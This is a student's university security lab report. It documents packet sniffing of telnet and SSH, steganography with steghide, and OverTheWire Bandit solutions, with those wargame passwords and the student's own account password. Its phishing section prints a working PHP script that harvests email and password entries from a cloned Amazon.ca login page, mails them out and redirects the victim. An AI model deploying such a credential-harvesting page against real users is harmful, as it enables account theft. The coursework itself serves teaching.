EECS 3482


Lab 2

Name: AKALPIT SHARMA


ID: 212650628

Part 1

- **i signed up account with uname patricklabs, and my password is mylabs2019
- **i did not use eecs credential to create an account.




Packet prompting the user to input password.




Telnet Data M which is the first character of user password

Secure Shell SSL

I repeated the procedure in the instructions connecting using port SSL 22



From all the packets, the application data is encrypted.



TCP Stream

```
..a.0Y.#2PCW.j..E.O..F....::."&." .......{59...7..Q<.L.....p
.%T.".........+./.,.0......./.5.
.....www.youtube.com.....
1..qe.Y....wyIE...dK.y.;xd....g...^A0.P...ogj.....]...4e...&..0..)C9.......qk.0.e.Ay......h2.http/
....Uflx.'_V....)q.,a.O..}....X.C..
zs.....aj..... +...#...j.c...N7B.K...)..._h.*m.f.,.j...}p.3..S7.n>.._C:....^(.<.....C..
zs..x...({A...[x.$q.*.R2...\.Y.
.i....Q.5za.....i.. ..7..[a.o...^..
\.S....]c.<.i......o..?..aeGCdo.W..?..b..aC...u.x.o&s...g....B.j..E...Q..
hT..U......}..~r?.<N...'.1N.y...)K4
zs.LiB...7*fv#.]...0.'k&...'AYr$...v
```

Encrypted TCP Stream

Possibility of capturing user name or password

According to data shown in the TCP Stream above, without the private key from the sdf.org server, there is no way to decrypt the application data. Follow SSL stream is empty as seen below



Part 2: Social Engineering - Phishing

I copied the login form amazon.ca using httrack a website copying tool then modified the form such that it sends the email and password to capture.php

Capture.php processes the input and sends an email to abuosba@eecs.yorku.ca with email and password details

The user is then redirected to the actual page.

CAPTURE.PHP

```
<?php
if(isset($_POST['email'])) {
    $email_to = "abuosba@eecs.yorku.ca";
    $email_subject = "Happy Hacking! This is great!";

$email_from = $_POST['email']; // required
    $password = $_POST['password']; //required

$email_message = "Form details below.\n\n";</pre>
```

```
$email_message .= "Email: ".$email_from."\n";
  $email_message .= "Password: ".$password."\n";
// create email headers
$headers = 'From: '.$email from."\r\n".
'Reply-To: '.$email from."\r\n".
'X-Mailer: PHP/' . phpversion();
// SMTP must be configured for the mail() to work
mail($email_to, $email_subject, $email_message, $headers);
//Redirect the user to the correct page after sending the message
header('Location:
https://www.amazon.ca/ap/signin? encoding=UTF8&openid.assoc handle=caflex&openid.claimed id=
http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier_select&openid.identity=http%3A%2F%2
Fspecs.openid.net%2Fauth%2F2.0%2Fidentifier select&openid.mode=checkid setup&openid.ns=http%
3A%2F%2Fspecs.openid.net%2Fauth%2F2.0&openid.ns.pape=http%3A%2F%2Fspecs.openid.net%2Fext
ensions%2Fpape%2F1.0&openid.pape.max_auth_age=0&openid.return_to=https%3A%2F%2Fwww.ama
zon.ca%2F%3F_encoding%3DUTF8%26ref_%3Dnav_ya_signin');
//Seems something went wrong! Click here to try again!!
?>
<!-- include your own success html here -->
<?php
}
?>
                       Part 3: Steganography Applications – Secret Hiding
A. Microsoft Windows Example
I downloaded an image of an asphalt car and renamed it to b.png
Parsing the image using an image reader, the image didn't have any text
type b.png
Output:
ÏÓ ►JFIF 🕄 🕄 🕄 H H Ô P XICC_PROFILE 🕄 🕄 P HLino ● ► mntrRGB XYZ 🖁 ●
                       ÷Í 🐯 Ë-HP
spMSFT IEC sRGB

◆cprt ⑤P 3desc ⑥ä lwtpt ⑥ ¶bkpt ⑥◆ ¶rXYZ ⑥↑ ¶gXYZ
⊕, ¶bXYZ ⊕@ ¶dmnd ⊕T pdmdd ⊕- êvued ♥L åview ♥È $lumi ♥° ¶me
```

as \spadesuit $\$ \$tech $\$ 0 $\$ rTRC $\$ $\$ $\$ $\$ $\$ gTRC $\$ $\$ $\$ $\$ $\$ $\$ $\$ $\$ \$text Copyright (c) 1998 Hew \$\procests \text{sRGB IEC61966-2.1}

lett-Packard Company desc

\$\prec\$sRGB IEC61966-2.1

```
XYZ ¾Q Ѿ ■ ₽XYZ
                       oó 8§ ♥ÉXYZ bÖ Àà ↑ſXYZ
                                                                                          $á ��ä ¤desc
          XYZ
 —IEC http://www.iec.ch
                                                        —IEC http://www.iec.ch
                                     .IEC 61966-2.1 Default RGB colour space - sRGB
                      desc
          .IEC 61966-2.1 Default RGB colour space - sRGB
          ,Reference Viewing Condition in IEC61966-2.1
                                                                                                      ,Reference Viewi
                                                                               view ‼ñ∎¶_. ▶¤¶ ♥Ý ⊨ ♦
ng Condition in IEC61966-2.1
!! ♂ ♥ \× ③ XYZ L V P W ▼ þmeas
                                                                                                           ⊕Å ⊕sig CRT
                                                                                   (3)
 curv
 ♥¶↓ ▲ #(-27;@EJOTY^chmrw|üåïÉòÜfñ®«灩À⇒ Lãㅠð
@ || @ ↓ @ ▼ @ % @ + @ 2 @ 8 @ > @ E @ L @ R @ Y @ `@ g @ n @ u @ | @ â @ ï @ Æ @ Ü @ í
\bigvee 8 \bigvee C \bigvee O \bigvee Z \bigvee f \bigvee r \bigvee \sim \bigvee e \bigvee û \bigvee ó \bigvee « \bigvee || \bigvee \widetilde{A} \bigvee E \bigvee ó \bigvee ý
 \spadesuit \hat{a} \spadesuit \emptyset \spadesuit \Rightarrow - L \spadesuit D \spadesuit O \spadesuit \$ \downarrow +=OatåO \% \hat{c} \hat{c}
           Õ
Т
j
ü
ÿ
«
°N‼Ŋ.ŊŀŊdŊĠŊĠŊÂŊÊŊ¯Φ Φ%ΦAΦ^ΦzΦûΦ|Φ¤Φý▶
►&►C►a►~►ø►╣►î►§◄!!◀1◀O◀m◀î◀¬◀╓◀Þ
$$4$V$x$ø$¢$Ó─♥—&─|─|△Å─
A1e1e1e1.4 A1e1e1.4 A1e1e1.4 A1e1e1.4 A1e1.4 A1e1.4
```

After entering the command: type a.txt >> b.png, the output of command: type b.png is similar.

Opening the image with notepad session, at the end there is the words from the a.txt: 'Testing the Environment!'

B. Kali Linux Example

Process on the terminal

hashman@hashman-pro:~/Desktop\$ cd patrick hashman@hashman-pro:~/Desktop/patrick\$ ls

Lab2.pdf Lassonde.jpg z.txt

hashman@hashman-pro:~/Desktop/patrick\$ steghide embed -ef z.txt -cf Lassonde.jpg

Enter passphrase:

Re-Enter passphrase:

embedding "z.txt" in "Lassonde.jpg"... done

hashman@hashman-pro:~/Desktop/patrick\$ rm z.txt

hashman@hashman-pro:~/Desktop/patrick\$ Is

Lab2.pdf Lassonde.jpg

hashman@hashman-pro:~/Desktop/patrick\$ steghide extract -sf Lassonde.jpg

Enter passphrase:

wrote extracted data to "z.txt".

hashman@hashman-pro:~/Desktop/patrick\$ Is

Lab2.pdf Lassonde.jpg z.txt

Observation

The steghide embed -ef z.txt -cf Lassonde.jpg. embeds the text document to the image. Even after deleting the z.txt steghide extract -sf Lassonde.jpg restores it.

Part 4: Bandit Games

Level 0:

ssh -1 bandit0 bandit.labs.overthewire.org -p 2220

Prompted for the password and I typed: bandit0

Level 0:

Located readme file and copied it content using the command: cat

Input:

cat readme

Output:

boJ9jbbUNNfktd78OOpsqOltutMc3MY1

Level 1

Used the password above to login to the next level using ssh as shown here: ssh -l bandit1 bandit.labs.overthewire.org -p 2220 Password: boJ9jbbUNNfktd78OOpsqOltutMc3MY1 To find the password for access to level 2, cat ~/-**Input:** cat ~/-**Output:** CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9 Level 2: **Login:** ssh -1 bandit2 bandit.labs.overthewire.org -p 2220 Password: CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9 Target file name: spaces in this filename located in home directory **Input:** cat spaces\ in\ this\ filename **Output:** UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK Level 3: Using the login: ssh -l bandit3 bandit.labs.overthewire.org -p 2220 Password: UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK **Target filename**: hidden file in the inhere directory **Input:**

cat inhere/.hidden

Output:

pIwrPrtPN36QITSp3EQaw936yaFoFgAB

Level 4

Using the login: ssh -l bandit4 bandit.labs.overthewire.org -p 2220

Password: pIwrPrtPN36QITSp3EQaw936yaFoFgAB

Target file name:only human-readable file in the inhere directory

To find a human readable file in the **inhere** directory,

```
for a in `find inhere -type f -print`;
  do
      file $a;
  done
```

Results:

```
inhere/-file09: data
inhere/-file06: data
inhere/-file01: data
inhere/-file02: data
inhere/-file05: data
inhere/-file03: data
inhere/-file07: ASCII text
inhere/-file04: data
inhere/-file00: data
```

This shows that the only human readable file is the one with the ASCII text format - inhere/file07

To copy the password: cat inhere/-file07

Input:

cat inhere/-file07

Output:

koReBOKuIDDepwhWk7jZC0RTdopnAYKh

Level 5:

Using the login: ssh -l bandit5 bandit.labs.overthewire.org -p 2220

 $\textbf{Password:} \ koReBOKuIDDepwhWk7jZC0RTdopnAYKh$

Target File properties:

- located somewhere under the inhere directory
- human-readable
- 1033 bytes in size
- not executable

To find these files:

find . -size 1033c

result:

./inhere/maybehere07/.file2

This is the file with the required properties.

Input:

cat ~/inhere/maybehere07/.file2

Output:

DXjZPULLxYr17uwoI01bNLQbtFemEgo7

This is the password for level 6.

Level 6:

Using the login: ssh -l bandit6 bandit.labs.overthewire.org -p 2220

Password: DXjZPULLxYr17uwoI01bNLQbtFemEgo7

Target file properties:

- owned by user bandit7
- owned by group bandit6
- 33 bytes in size

To find this file, I used the find command as follows

find / -size 33c -group bandit6 -user bandit7

Results:

find: '/run/lvm': Permission denied find: '/run/screen/S-bandit17': Permission denied find: '/run/screen/S-bandit28': Permission denied find: '/run/screen/S-bandit22': Permission denied find: '/run/screen/S-bandit10': Permission denied find: '/run/screen/S-bandit31': Permission denied find: '/run/screen/S-bandit4': Permission denied find: '/run/screen/S-bandit13': Permission denied find: '/run/screen/S-bandit14': Permission denied find: '/run/screen/S-bandit23': Permission denied find: '/run/screen/S-bandit24': Permission denied find: '/run/screen/S-bandit5': Permission denied find: '/run/screen/S-bandit25': Permission denied find: '/run/screen/S-bandit20': Permission denied find: '/run/screen/S-bandit21': Permission denied find: '/run/shm': Permission denied find: '/run/lock/lvm': Permission denied find: '/var/spool/bandit24': Permission denied find: '/var/spool/rsyslog': Permission denied find: '/var/spool/cron/crontabs': Permission denied find: '/var/log': Permission denied find: '/var/tmp': Permission denied find: '/var/cache/ldconfig': Permission denied find: '/var/cache/apt/archives/partial': Permission denied /var/lib/dpkg/info/bandit7.password find: '/var/lib/apt/lists/partial': Permission denied find: '/var/lib/polkit-1': Permission denied find: '/cgroup2/csessions': Permission denied find: '/home/bandit28-git': Permission denied find: '/home/bandit30-git': Permission denied find: '/home/bandit31-git': Permission denied find: '/home/bandit5/inhere': Permission denied find: '/home/bandit27-git': Permission denied find: '/home/bandit29-git': Permission denied find: '/tmp': Permission denied find: '/lost+found': Permission denied find: '/root': Permission denied find: '/etc/ssl/private': Permission denied

find: '/etc/lvm/backup': Permission denied

find: '/etc/lvm/archive': Permission denied

find: '/etc/polkit-1/localauthority': Permission denied

find: '/sys/fs/pstore': Permission denied find: '/proc/tty/driver': Permission denied

find: '/proc/15733/task/15733/fd/6': No such file or directory

find: '/proc/15733/task/15733/fdinfo/6': No such file or directory find: '/proc/15733/fd/5': No such file or directory

find: '/proc/15733/fdinfo/5': No such file or directory

find: '/boot/lost+found': Permission denied

This means that the file I am looking for is: /var/lib/dpkg/info/bandit7.password

Therefore, to find the password, I used

cat /var/lib/dpkg/info/bandit7.password

Input:

cat /var/lib/dpkg/info/bandit7.password

Output:

HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs

This will be the password for the next level (Level 7)